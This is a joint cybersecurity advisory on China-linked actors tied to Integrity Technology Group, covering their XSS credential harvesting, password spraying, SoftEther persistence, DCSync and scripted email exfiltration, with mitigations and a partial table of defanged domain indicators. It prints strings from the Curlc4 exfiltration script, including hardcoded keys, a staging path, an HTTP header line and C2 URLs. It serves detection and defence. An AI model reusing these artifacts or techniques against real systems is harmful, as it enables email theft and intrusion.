Recent bundles
Advisory at a Glance
Ref: https://www.cisa.gov/news-events/cybersecurity-advisories/aa26-281a
- Title : Original Publication
- Chinese Government-linked Cyber Threat Actors Combine Automated and Hands-on Hacking Tools to Steal Sensitive Data : October 8, 2026
- Title : Executive Summary
- Chinese Government-linked Cyber Threat Actors Combine Automated and Hands-on Hacking Tools to Steal Sensitive Data : Chinese government-linked cyber threat actors, enabled by the Integrity Technology Group, are combining automated scanning tools, large-scale botnets, and hands-on exploitation techniques to target and steal sensitive data from organizations worldwide, including US critical infrastructure sectors. These actors exploit vulnerabilities by using scanning tools, cross-site scripting attacks, and password spraying on Microsoft Exchange servers, while establishing persistence through VPN software and exfiltrating emails and credentials using scripts. To help mitigate against this activity, organizations should prioritize disabling unused services and ports, sanitizing web application inputs to prevent injection attacks, implementing multifactor authentication for all services, and applying timely patches to reduce risks of compromise.
- Title : Affected Products
- Chinese Government-linked Cyber Threat Actors Combine Automated and Hands-on Hacking Tools to Steal Sensitive Data : CVE-2014-6278 CVE-2015-3306 CVE-2015-5477 CVE-2016-3081 CVE-2019-11510 CVE-2021-22205 CVE-2021-3199 CVE-2023-22894
- Title : Key Actions
- Chinese Government-linked Cyber Threat Actors Combine Automated and Hands-on Hacking Tools to Steal Sensitive Data : Disable unused services and ports, such as automatic configuration, remote access, or file sharing protocols. Sanitize user input in web applications to prevent possible cross-site scripting (XSS) payload injection. Implement identity, credential, and access management (ICAM) policies, and then require multifactor authentication (MFA) for services (to the extent possible).
- Title : Indicators of Compromise
- Chinese Government-linked Cyber Threat Actors Combine Automated and Hands-on Hacking Tools to Steal Sensitive Data : For a downloadable copy of indicators of compromise, see: AA26-281A STIX XMLAA26-281A STIX JSON
- Title : Intended Audience
- Chinese Government-linked Cyber Threat Actors Combine Automated and Hands-on Hacking Tools to Steal Sensitive Data : Organizations: Government; Federal Civilian Executive Branch (FCEB); State, Local, Tribal, and Territorial (SLTT); Critical Infrastructure. Sectors: Government Services and Facilities, Critical Manufacturing, Healthcare and Public Health, and Information Technology. Roles: Defensive Cybersecurity Analysts, Vulnerability Analysts, Security Systems Managers, Incident Response Analysts
Introduction
Integrity Technology Group, a China-based company with links to the Chinese government, enables China-linked threat actors to exploit US and foreign organization networks across multiple sectors using various tools and techniques. This advisory provides an analysis of tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) from Integrity Technology Group and the threat actors they enable (hereafter referred to as “the threat actors”). The analysis in this advisory provides network defenders with detection and mitigation guidance to reduce the risk of threat actors compromising critical data.
The threat actors use a unique combination of large-scale botnets, virtual private network (VPN) infrastructure, living-off-the-land (LOTL) techniques, and repositories of computer network exploitation (CNE) tools. Although these techniques are not unique to Chinese threat actors, this advisory details how the threat actors use them to support CNE activity.
The threat actors targeted victims across multiple US critical infrastructure sectors, including: Government Services and Facilities, Critical Manufacturing, Healthcare and Public Health, and Information Technology. The actors also targeted victims in US law enforcement, education, and religious organizations, as well as organizations across Southeast Asia, Africa, and North America.
The information in this advisory originates from technical evidence recovered from, and observed during, multiple Federal Bureau of Investigation (FBI) investigations related to Integrity Technology Group.
The FBI, Cybersecurity and Infrastructure Security Agency (CISA), National Security Agency (NSA), United Kingdom National Cyber Security Centre (NCSC-UK), Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC), the Canadian Centre for Cyber Security (Cyber Centre), Japan’s National Police Agency (NPA) and National Cybersecurity Office (NCO), New Zealand’s National Cyber Security Centre (NCSC-NZ), and Spain’s Centro Nacional de Inteligencia (CNI), hereafter referred to as “the authoring organizations”—are releasing this joint cybersecurity advisory to urge network defenders from government and relevant organizations to:
- Hunt for potential compromises from this activity.
- Better protect against this threat activity and other Chinese government-linked cyber targeting.
This advisory also provides our US federal, state, local, territorial, and tribal (FSLTT) government agencies, and international and industry partners, with the indicators and details necessary to proactively defend their networks against this threat and protect critical data.
For more information on People’s Republic of China (PRC) state-sponsored malicious cyber activity in general, see the FBI’s Cyber Threat Overview: China webpage. For more information on China-linked malicious cyber activity, see CISA’s People’s Republic of China Threat Overview and Advisories webpage.
The authoring organizations encourage network defenders to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of these incidents.
Download the PDF version of this report:
For a downloadable copy of IOCs, see:
Threat Actor Background
Integrity Technology Group (Integrity Tech) is a China-based for-profit company with links to the Chinese government. Integrity Tech employs individuals who support malicious cyber activity in different ways, including acquiring or building cyber tools for use and sale, acquiring and hosting infrastructure, and compromising networks across global victims, which the authoring organizations track as China-based malicious cyber activity. The services provided by Integrity Tech also contribute to the larger Chinese cyber ecosystem, which aims to exfiltrate sensitive data from victims around the world.
Notably, the threat actors enabled by Integrity Tech use TTPs consistent with the cyber activity publicly known as Flax Typhoon, Ethereal Panda, and Red Juliett, among others. However, these threat actors may also perform activity not associated with Integrity Tech.
Note: Cybersecurity companies have different methods of tracking and attributing cyber actors and these may not be a 1:1 correlation to the US Government's methodology and understanding for all activity related to these groupings.
Technical Details
Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 19. See Appendix A: Indicators of Compromise and the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.
Reconnaissance
The threat actors use a variety of open source scanning tools to find vulnerabilities in networks and web-based applications, including: BBScan, dirsearch, Fscan, ksubdomain, masscan, NMAP, OneForAll, ShuiZe, and wpscan [T1595.002]. See Appendix A: Indicators of Compromise for a complete list of scanning tools.
Some of these tools contain features useful for fingerprinting remote applications, testing remote authentication protocols, or enumerating the pages of a website. The use of open source tools typically found on GitHub suggests the threat actors tend to look for more vulnerable targets. In general, the threat actors focus on scanning ports 21 (file transfer protocol [FTP]), 22 (SSH), 53 (domain name system [DNS]), 80 (HTTP), 443 (HTTPS), and 1080 (SOCKS). When scanning websites with dirsearch, the threat actors attempt to enumerate PHP and ASP (.NET) pages.
MicroScan
As early as 2017, these threat actors have also used a malicious application known as “MicroScan.” This Python-based web application contains over 1,300 penetration testing scripts written to scan websites for specific vulnerabilities. The threat actors used these scripts to target services including OpenSSL, Oracle WebLogic, Rejetto, WordPress, Juniper ScreenOS, Jenkins, and Apache Struts. See Appendix B: Observed Common Vulnerabilities and Exposures for a list of successfully exploited common vulnerabilities and exposures (CVEs) recovered from penetration testing scripts. Figure 1 shows a MicroScan account dashboard displaying detected vulnerabilities.

Figure 1. MicroScan Account Dashboard Showing Detected Vulnerabilities
Initial Access and Execution
Since at least mid-January 2021, the threat actors have gained access to victim networks and cloud-based services primarily through command line utilities built on exploit codes written in popular programming languages, such as Python and Go [T1059.006]. Additionally, the threat actors have used JavaScript [T1059.007] and HTML code to execute cross-site scripting (XSS) attacks. XSS vulnerabilities allow malicious actors to use unwitting third-party applications vulnerable to XSS to modify content on a webpage [T1189] and target other victims.
During the investigations, the FBI recovered an XSS payload used by the threat actors. When executed on a vulnerable website running JavaScript, this payload modifies webpage content to display username and password fields, facilitating user credential harvesting (see Figure 2).

Figure 2. Executed XSS Payload
After a user enters any username and password, the executed XSS payload page generates a link to download a password-protected .zip file. The .zip file’s contents originate from encoded bytes within the XSS payload and contain the executable file live700_v1.exe.
Analysis of live700_v1.exe demonstrated the executable begins a process named DiagTrack.exe, which shares its name with legitimate Windows software [T1036.003]. DiagTrack.exe then establishes encrypted communications over the HTTP protocol with the domain dns.studiocloud.xyz, which the FBI attributes to Integrity Tech. Given that the executable also contains functions designed to query data from user mailboxes, the FBI assesses the malware likely targets user email data for exfiltration.
EBurst
The threat actors use EBurst, an open source Python-based tool, to target accounts in the Microsoft Office365 Cloud environment. The tool compromises email accounts on Microsoft Exchange servers using multiple interfaces for password spraying [T1110.003] and password guessing [T1110.001] against each supplied email address. Based on the open source EBurst ReadMe file, these interfaces include:
- Exchange Control Panel (ECP);
- Exchange Web Services (EWS);
- Offline Address Book (OAB);
- Outlook Web Access (OWA);
- Remote Procedure Call (RPC);
- Application Programming Interface (API);
- Messaging Application Programming Interface (MAPI);
- PowerShell;
- Autodiscover; and
- Microsoft-Server-ActiveSync.
Network defenders should include these interfaces when defending against EBurst.
Persistence
To establish persistence, the threat actors install virtual private network (VPN) software clients on victim devices [T1133] to obfuscate command and control (C2) communications or other actions, further preventing victims from attributing malicious network activity.
The threat actors typically download SoftEther installers onto victim devices from threat actor-controlled infrastructure using PowerShell or LOTL binaries for Windows Systems [T1059.001]. For Linux/Unix distributions, the threat actors download SoftEther installers via curl or wget. For either operating system, the actors configure the SoftEther client to automatically reconnect on startup. They often name the installers conhost.exe or dllhost.exe to appear as common Windows executables [T1036.003]. Additionally, endpoint detection software is less likely to flag SoftEther because it is a legitimate VPN software.
In some observed cases, the threat actors stored the SoftEther program directly on the server. Analysis of these servers revealed victim domains and subdomains that hosted the SoftEther connections:
- 98aiblog[.]com;
- hmbcloud[.]com;
- hmbcloud[.]net;
- hmbiplc-01[.]com;
- iepl.node[.]cm;
- javacheck.ooguy[.]com;
- javaupdate.giize[.]com;
- sexytube0[.]com; and
- twimg.co[.]uk.
The threat actors use SoftEther to maintain persistent remote access to victim devices to enable data exfiltration. The FBI observed the threat actors installing the client on the end-user’s system, which connected to the C2 server using one of the identified domains, subdomains, or the server’s IP address. The threat actors also accessed other targets, including cybersecurity websites, connected to these hubs.
Collection and Exfiltration
The FBI observed the threat actors downloading databases or manually pulling data from the victim emails and staging the exfiltration data with discreet file names to minimize detection of the MySQL email dump. Some of these names include:
001.gif;All_scanner_vXX.pl.gz(XX represents either a one- or two-digit number);Css.js;Include.png;M2k.js;M2k_list.js; andM2k_ui_adm.js.
Curlc4.txt
The FBI observed that the threat actors created a bot using the PHP script Curlc4.txt to obtain emails from victims. The script is specifically designed to interface with the Microsoft EWS API, which allows the threat actors to access email and content items, such as calendars and contacts [T1114.002].
Based on observations, the script appears to be stand-alone rather than installed on a compromised device. The script uploaded emails to a remote server [T1020], obfuscating many of the directories and files it created, and changed the name of the child process to crypto.
The script downloaded the original file from https://upl.natcloudservice[.]com using IP address 149.28.132[.]137. The main C2 domain for the bot was natcloudservice[.]com, and the domain communicated with https://natcloudservice[.]com/ews and upl.natcloudservice[.]com/ews. Before exfiltration, the bot compressed emails. In some instances, the threat actor also used a password to encrypt emails using RC4 or AES-128-CBC [T1560.003].
The PHP script took up to two command-line arguments. The first argument appeared to be the root directory where the scripts execute. If the first argument was not supplied, then the script searched for a writeable directory [T1074.001] to use as its directory. The script searched the directories listed in Table 1 until it found a writeable one. The script stored the second command-line argument in a variable saved to the targeted system.
Table 1. Directories Searched by Curlc4
| Directory to Search | Subdirectories to Skip |
|---|---|
| / | /bin, /boot, /dev, /etc, /run, /proc, /sys, /var, /tmp, /usr |
| /home | |
| /var/www | |
| /usr | |
| /var/tmp |
The following is a list of unique strings found in the script:
- $dir/storage/fm/.run;
- $dir/.run;
- public $password='jh4jnryw76ikmh';
- public $file='/var/tmp/.sess.zip';
- https://upl.natcloudservice[.]com.ews;
- public $key='rhnr5m54pk65wertc';
- $this->enc="r";this->cipher="rc4";this->iv="";
- $this->enc="a";this->cipher="aes-128-cbc";this->iv="1111111111111111";
- https://natcloudservice[.]com/ews; and
- curl_setopt($this->ch, CURLOPT_HTTPHEADER,array("X-Id: $clientid")).
Other directories and files that indicate this script may be executed on a system include:
RUNNING_DIRECTORY/storage/fm;RUNNING_DIRECTORY /storage/fm.run(file);RUNNING_DIRECTORY /.run;RUNNING_DIRECTORY/clientid(file); andRUNNING_DIRECTORY/cp(file).
DC.exe
The threat actors used DC.exe to execute the DCSync replication technique [T1003.006] to copy sensitive information from the Active Directory (AD), including account credentials, group membership details, and trust relationships. DC.exe used a Remote Procedure Call (RPC) binding to the victim’s domain controller. The file then used the Directory Replication Service to retrieve data from the victim’s AD. Specifically, it retrieved a handle to the local security policy object, which is used to query the domain controller for the DNS domain name, domain security identifier (SID), and domain replication epoch. The file also used the following object IDs to retrieve information about Active Directory attributes and configurations:
- 1.2.840.113556.1.2.48;
- 1.2.840.113556.1.4.1;
- 1.2.840.113556.1.4.125;
- 1.2.840.113556.1.4.129;
- 1.2.840.113556.1.4.133;
- 1.2.840.113556.1.4.135;
- 1.2.840.113556.1.4.146;
- 1.2.840.113556.1.4.159;
- 1.2.840.113556.1.4.160;
- 1.2.840.113556.1.4.221;
- 1.2.840.113556.1.4.27;
- 1.2.840.113556.1.4.302;
- 1.2.840.113556.1.4.55;
- 1.2.840.113556.1.4.609;
- 1.2.840.113556.1.4.656;
- 1.2.840.113556.1.4.8;
- 1.2.840.113556.1.4.90;
- 1.2.840.113556.1.4.94; and
- 1.2.840.113556.1.4.96.
Data Exfiltration
The FBI recovered an archived email database the threat actors used to target email accounts of victim organizations. The threat actors collect account credentials and exfiltrate victim email data from on-premise systems and cloud-based services. Observed victims of email data theft included government organizations, law enforcement agencies, healthcare systems, and religious institutions located in Southeast Asia. In some instances, the threat actors restricted access to the exfiltrated data to only IP addresses from Xiamen, China.
Office-cli Program
The threat actors use a command-line utility office-cli [T1059.004] to continuously target and access Microsoft Outlook 365 email accounts to exfiltrate emails across different time periods. The threat actors occasionally update these accounts and swap them for the most recent accounts. The threat actors use office-cli to automate access and exfiltration of mail content using configuration files, such as client_id, tenant_id, and secret.
The FBI observed the threat actors executing office-cli from the command line or by running it from a Bash script. In both instances, the threat actors place the JSON files required to access the mailboxes in the config directory. Additionally, office-cli saves data gathered from the victims in a subdirectory of the dump directory. The threat actors evade detection when using this program by using legitimate access methods.
The threat actors maintain a custom web application that provides third-party access to stolen email content. Users of this application can pass specific arguments in URLs to see email content for specific accounts.
Indicators of Compromise
See Appendix A: Indicators of Compromise for a list of all observed indicators.
MITRE ATT&CK Tactics and Techniques
See Table 2 to Table 9 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
Table 2. Reconnaissance
- Technique Title : Active Scanning: Vulnerability Scanning
- ID : T1595.002
- Use : The threat actors leverage several scanning tools to find vulnerabilities in networks and web-based applications.
Table 3. Initial Access
- Technique Title : Drive-by Compromise
- ID : T1189
- Use : The threat actors execute XSS attacks to leverage an unwitting third-party application to modify content on a webpage.
Table 4. Execution
- Technique Title : Command and Scripting Interpreter: PowerShell
- ID : T1059.001
- Use : The threat actors typically download SoftEther installers onto victim devices from threat actor controlled infrastructure using PowerShell.
- Technique Title : Command and Scripting Interpreter: Unix Shell
- ID : T1059.004
- Use : The threat actors use office-cli, a Linux-based binary, to continuously target and access Microsoft Outlook 365 accounts. Office-cli automates exfiltration of mail content using configuration files, including account credentials.
- Technique Title : Command and Scripting Interpreter: Python
- ID : T1059.006
- Use : The threat actors gain access to victim networks and cloud-based services primary through command-line utility tools based on exploit codes written in Python.
- Technique Title : Command and Scripting Interpreter: JavaScript
- ID : T1059.007
- Use : The threat actors use JavaScript to execute XSS attacks.
Table 5. Persistence
- Technique Title : External Remote Services
- ID : T1133
- Use : The threat actors install VPN software clients on victim devices to establish persistence and obfuscate C2 communications.
Table 6. Defense Evasion
- Technique Title : Masquerading: Rename Legitimate Utilities
- ID : T1036.003
- Use : The threat actors run executables with the same name of a known, legitimate Windows software and installers to evade detection.
Table 7. Credential Access
- Technique Title : OS Credential Dumping: DCSync
- ID : T1003.006
- Use : The threat actors use DC.exe to execute the DCSync replication technique to copy sensitive information from the Active Directory.
- Technique Title : Brute Force: Password Guessing
- ID : T1110.001
- Use : The threat actors use eburst.py to conduct password guessing to compromise email accounts on Microsoft Exchange servers.
- Technique Title : Brute Force: Password Spraying
- ID : T1110.003
- Use : The threat actors use eburst.py to conduct password spraying to compromise email accounts on Microsoft Exchange servers.
Table 8. Collection
- Technique Title : Email Collection: Remote Email
- ID : T1114.002
- Use : The threat actors use the PHP script to interface with the Microsoft EWS API, enabling them to access email and content items.
- Technique Title : Archive Collection Data: Archive via Custom Method
- ID : T1560.003
- Use : The threat actors use a custom bot to compress, and in some cases encrypt, files prior to exfiltration.
- Technique Title : Data Staged: Local Data Staging
- ID : T1074.001
- Use : The PHP script searches for a writeable directory to use as its directory.
Table 9. Exfiltration
- Technique Title : Automated Exfiltration
- ID : T1020
- Use : The threat actors leverage the PHP script to automatically upload emails to a remote server.
Incident Response
If a potential compromise is detected, organizations should take the following actions:
- Determine which hosts were compromised and isolate them by quarantining or taking them offline.
- Initiate threat hunting activities to scope the intrusion.
- Collect and review relevant artifacts, logs, and other data to identify threat actor TTPs, compromised devices and accounts, a timeline of activity, etc.
- Follow national guidelines and requirements in your country on reporting cyber incidents (see Contact Information).
- Apply eviction countermeasures to contain the incident and eradicate the threat actor from the network.
- Start applying countermeasures after collecting enough threat hunting data to inform effective countermeasure selection; this will likely overlap with threat hunting activities):
- Use CISA’s Eviction Strategies Tool to assemble countermeasures for a systematic eviction plan—the tool comprises Playbook-NG (a web application) and COUN7ER (a database of post-compromise countermeasures mapped to adversary TTPs).
- Use Playbook-NG and COUN7ER together to assemble a systematic eviction plan, or playbook, that leverages distinct countermeasures to contain and evict cyber threat actors.
- The playbook features a list of recommended response actions based on threat actor TTPs and includes each action’s intended outcome, preparatory steps, and associated risks. For more information, see CISA’s Eviction Strategies Tool Fact Sheet.
- Harden the network to prevent additional malicious activity (see Mitigations for guidance).
Mitigations
The authoring organizations recommend network defenders and organizations implement the mitigations below to improve your organization’s cybersecurity posture on the basis of the threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats and TTPs. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.
The authoring organizations recommend network defenders and organizations implement these mitigations:
- Disable unused services and ports, such as automatic configuration, remote access, or file sharing protocols.
- Configure applications to reveal as little information as possible when serving login pages or banner information in response to external requests.
- Consider using an attack surface management service or web-based search platforms that search the internet to identify exposed services or ports [CPG 3.S]. For additional support, follow CISA’s Internet Exposure Reduction Guidance and NSA’s Attack Surface Management.
- Sanitize user input in web applications to prevent possible XSS payload injection.
- Implement identity, credential, and access management (ICAM) policies across the organization and then require multifactor authentication (MFA) [CPG 3.F] for all services (to the extent possible), particularly for webmail, VPNs, and accounts that access critical systems.
- Replace default passwords with strong passwords [CPG 3.A].
- Limit and audit user accounts with administrative privileges and configure access controls with least privilege in mind.
- Ensure only users that need administrator privileges are granted these privileges, and regularly review access to assess whether it is still required [CPG 3.G].
- Enable download and domain reputation screening in web browsers, along with protective DNS resolution, to block downloads of known malware and connections to websites and domains with unsafe reputations.
- Monitor for signs of unauthorized use of LOTL tools and unexpected Active Directory replication [CPG 4.B].
- Implement network segmentation to ensure a compromised device has no access to sensitive resources of another organizational unit [CPG 3.I].
- Use the principle of least privilege to provide just enough connectivity for devices to perform their intended functions [CPG 3.H].
- For a less resource constrictive mitigation, organizations may segment edge devices internally.
- Monitor cloud accounts for connected applications that can access sensitive data in file systems and email data.
- Review web application access logs for signs of exploitation attempts, such as malicious directory traversal attempts, command injection attempts, or enumeration attempts [CPG 3.Q].
- Apply patches and updates, including software and firmware updates (regular patching mitigates many high-risk security vulnerabilities) [CPG 2.B].
- If available, use automatic update channels from trusted network locations.
- Do not trust email messages claiming to provide software updates as attachments or via links to untrusted websites.
- Install and regularly update antivirus software on all hosts and enable real time detection.
- Monitor for abnormal and high volumes of unexpected traffic (scanning) using firewalls and/or intrusion detection systems [CPG 4.B].
- Since an attempted compromise using a distributed denial of service (DDoS) technique may appear as normal traffic, it is critical for organizations to define, monitor, and prepare for abnormal traffic volumes.
- Monitor for high volumes of outbound or upload traffic from workstations or other devices that usually have low volumes of uploads compared to downloads.
- Monitor logs and investigate unusual IP addresses and ports in command lines, registry entries, and firewall logs to identify other hosts that are potentially involved in actor actions [CPG 3.Q].
- Review perimeter firewall configurations for unauthorized changes and/or entries that may permit external connections to internal hosts.
- Monitor for abnormal account activity, such as logons outside of normal working hours and impossible time and distance logons (e.g., a user logging on from two geographically separated locations at the same time) [CPG 4.B].
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (i.e., hard drive, storage device, or the cloud) [CPG 1.C].
- Regularly back up data and password protect backup copies offline [CPG 3.O].
- Ensure copies of critical data are not accessible for modification or deletion from the system where data resides.
- Replace end-of-life products with supported alternatives that are included in vendor support plans.
- Ensure systems use the strongest feasible form of authentication [CPG 3.B; CPG 3.F].
- Harden authentication protocols and access lists [CPG 3.H].
- Regularly rotate keys for your service accounts, use strong key lengths to enhance security and minimize the risk of key compromise, and implement role-based access control (RBAC) to avoid granting excess privileges.
- Provide cyber security awareness and training [CPG 3.J].
- Regularly train users on information security principles and techniques, as well as overall emerging cybersecurity risks and vulnerabilities (e.g., ransomware and phishing scams).
- Regularly engage reputable and skilled penetration testing services to evaluate your public attack surface and remediate the most commonly exploited vulnerabilities used by these actors.
Validate Security Controls
In addition to applying mitigations, the authoring organizations recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The authoring organizations recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
- Select an ATT&CK technique described in this advisory (see Table 2 to Table 9).
- Align your security technologies against the technique.
- Test your technologies against the technique.
- Analyze your detection and prevention technologies’ performance.
- Repeat the process for all security technologies to obtain a set of comprehensive performance data.
- Tune your security program, including people, processes, and technologies, based on the data generated by this process.
The authoring organizations recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
Resources
- For more information on attack surface management, see:
- CISA’s Internet Exposure Reduction Guidance;
- CISA’s Cyber Hygiene Services for US critical infrastructure; and
- NSA’s Attack Surface Management for the US Defense Industrial Base (DIB).
- For additional information on the UK’s National Cyber Security Centre’s (NCSC-UK’s) resources see:
- Network Security Fundamentals;
- Protective DNS Service;
- Guidance Selecting Right Methods to Authenticate Customers;
- Guidance Ransomware-Resistant Backups; and
- Penetration testing guidance, see Penetration Testing.
- For more information on sanitizing user input, see:
- CISA’s Secure by Design Alert: Eliminating Cross Site Scripting Vulnerabilities;
- The Open Worldwide Application Security Project’s (OWASP) Input Validation Cheat Sheet; and
- OWASP’s Cross-Site Scripting Prevention Cheat Sheet.
- For more information on protective DNS (PDNS), see:
- NSA and CISA’s guidance Selecting a Protective DNS Service; and
- NSA’s Protective DNS Service offerings for the US Defense Industrial Base.
- For more information on LOTL, see ASD’s ACSC and CISA’s joint guidance Identifying and Mitigating Living Off the Land Techniques.
- For more information on defending Active Directory, see ASD’s ACSC’s joint guidance Detecting and Mitigating Active Directory Compromises.
- For more information on Canadian Cyber Centre resources, see:
Contact Information
US organizations are encouraged to report suspicious or criminal activity related to information in this advisory to the FBI, CISA, and/or NSA:
- File a claim with FBI’s Internet Crime Complaint Center (IC3) or contact your local FBI field office, or contact CISA via CISA’s 24/7 Operations Center at contact@cisa.dhs.gov or 1-844-Say-CISA (1-844-729-2472). When available, please include the following information regarding the incident:
- Date, time, and location of the incident;
- Type of activity;
- Number of people affected;
- Type of equipment used for the activity; and
- Name of the submitting company or organization, and a designated point of contact.
- For NSA cybersecurity guidance inquiries, contact CybersecurityReports@nsa.gov.
United Kingdom organizations: Report a significant cyber security incident at ncsc.gov.uk/report-an-incident (monitored 24 hours) or, for urgent assistance, call 03000 200 973.
Australian organizations: Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.
Canadian organizations: Report incidents by emailing the Canadian Centre for Cyber Security (Cyber Centre) at contact@cyber.gc.ca, (613) 949-7048, or 1-833-CYBER-88.
Japan organizations: Report an incident to the National Cybersecurity Office (NCO) via email at first-team@cyber.go.jp or the National Police Agency’s (NPAs) web portal at https://www.npa.go.jp/bureau/cyber/soudan.html.
New Zealand organizations: Visit ncsc.govt.nz or call 0800 114 115 to report cyber security incidents.
Disclaimer
The information in this report is being provided “as is” for informational purposes only. The authoring organizations do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the authoring organizations.
Version History
October 8, 2026: Initial version.
Appendix A: Indicators of Compromise
See Table 10 to Table 15 for a list of observed IOCs. The IOCs listed in the appendices may or may not be addressed in detail in the body of this document; however, endpoint detection systems can ingest all of these IOCs to help mitigate threat activity.
Disclaimer: Several of the observed IOCs date back to as early as 2016. The authoring organizations recommend investigating or vetting these IOCs prior to taking action, such as blocking.
Note: The first and last dates are included in this table, with an asterisk (*) denoting the WHOIS registry expiration date specified within.
Table 10. Domain Names
| Domain | First Seen | Last Seen |
|---|---|---|
| _msdcs.cktime.ooguy[.]com | 12/26/2023 | 7/30/2024 |
| 067[.]cz | 12/6/2018 | 1/16/2021 |
| 1421.client.96html[.]com | 1/18/2019 | 1/18/2027* |
| 1421.cloud.96html[.]com | 1/18/2019 | 1/18/2027* |
| 1421.support.96html[.]com | 1/18/2019 | 1/18/2027* |
| 154-119-131-252-103-58-216-162-36.m.secshow[.]net | 6/26/2023 | 6/26/2026* |
| 20656.hus1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 20656.hus3.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 2-12-44-140-78-81-211-109-241.h.secshow[.]net | 6/26/2023 | 6/26/2026* |
| 22852.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 22852.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 22852.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 23175.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 23175.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 24280.hus1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 2637596418.softether[.]net | 9/22/2023 | 6/22/2024 |
| 28394.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 28394.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 28394.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 28733.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 28733.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 30773.hus2.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 30773.hus3.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 35584.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 35584.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 35584.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 39583.b.alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| 3w.feeee[.]io | 2/8/2024 | 2/8/2025 |
| 44673.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 44673.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 47298.96html[.]com | 1/18/2019 | 1/18/2027* |
| 47298.client.96html[.]com | 1/18/2019 | 1/18/2027* |
| 47298.cloud.96html[.]com | 1/18/2019 | 1/18/2027* |
| 47298.support.96html[.]com | 1/18/2019 | 1/18/2027* |
| 50669.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 51640.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 51943.hus1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 51943.hus3.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 54-2-32-236-208-2-40-107-38.h.secshow[.]net | 6/26/2023 | 6/26/2026* |
| 60928.hus1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 66-37-178-96-110-2-40-107-38.h.secshow[.]net | 6/26/2023 | 6/26/2026* |
| 74788.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 74788.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 77692.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 77692.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 77692.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 82262.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 82262.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 85005.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 85005.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 85005.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 88783.hus1.ptps[.]tk | 12/5/2019 | 7/24/2021 |
| 90174.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 90174.careers.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 96976.careers.96html[.]com | 1/18/2019 | 1/18/2027* |
| 96976.trendmicro.96html[.]com | 1/18/2019 | 1/18/2027* |
| 96cee[.]com | 1/7/2016 | 5/9/2024 |
| 96html[.]com | 1/18/2019 | 9/3/2024 |
| 98aiblog[.]com | 3/11/2024 | 3/12/2026* |
| a.alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| a.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| admin.dellme[.]ml | 3/20/2020 | 8/8/2020 |
| alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| arforcex[.]com | 3/5/2019 | 5/11/2021 |
| asean.twimg.co[.]uk | 9/21/2024 | 12/15/2024 |
| az.studiocloud[.]xyz | 12/31/2021 | 12/3/2024 |
| b.alitagotest[.]cf | 1/27/2020 | 12/7/2021 |
| bailbonding[.]info | 1/3/2020 | 1/3/2022 |
| bbs.sunmoon[.]website | 9/20/2023 | 9/20/2024 |
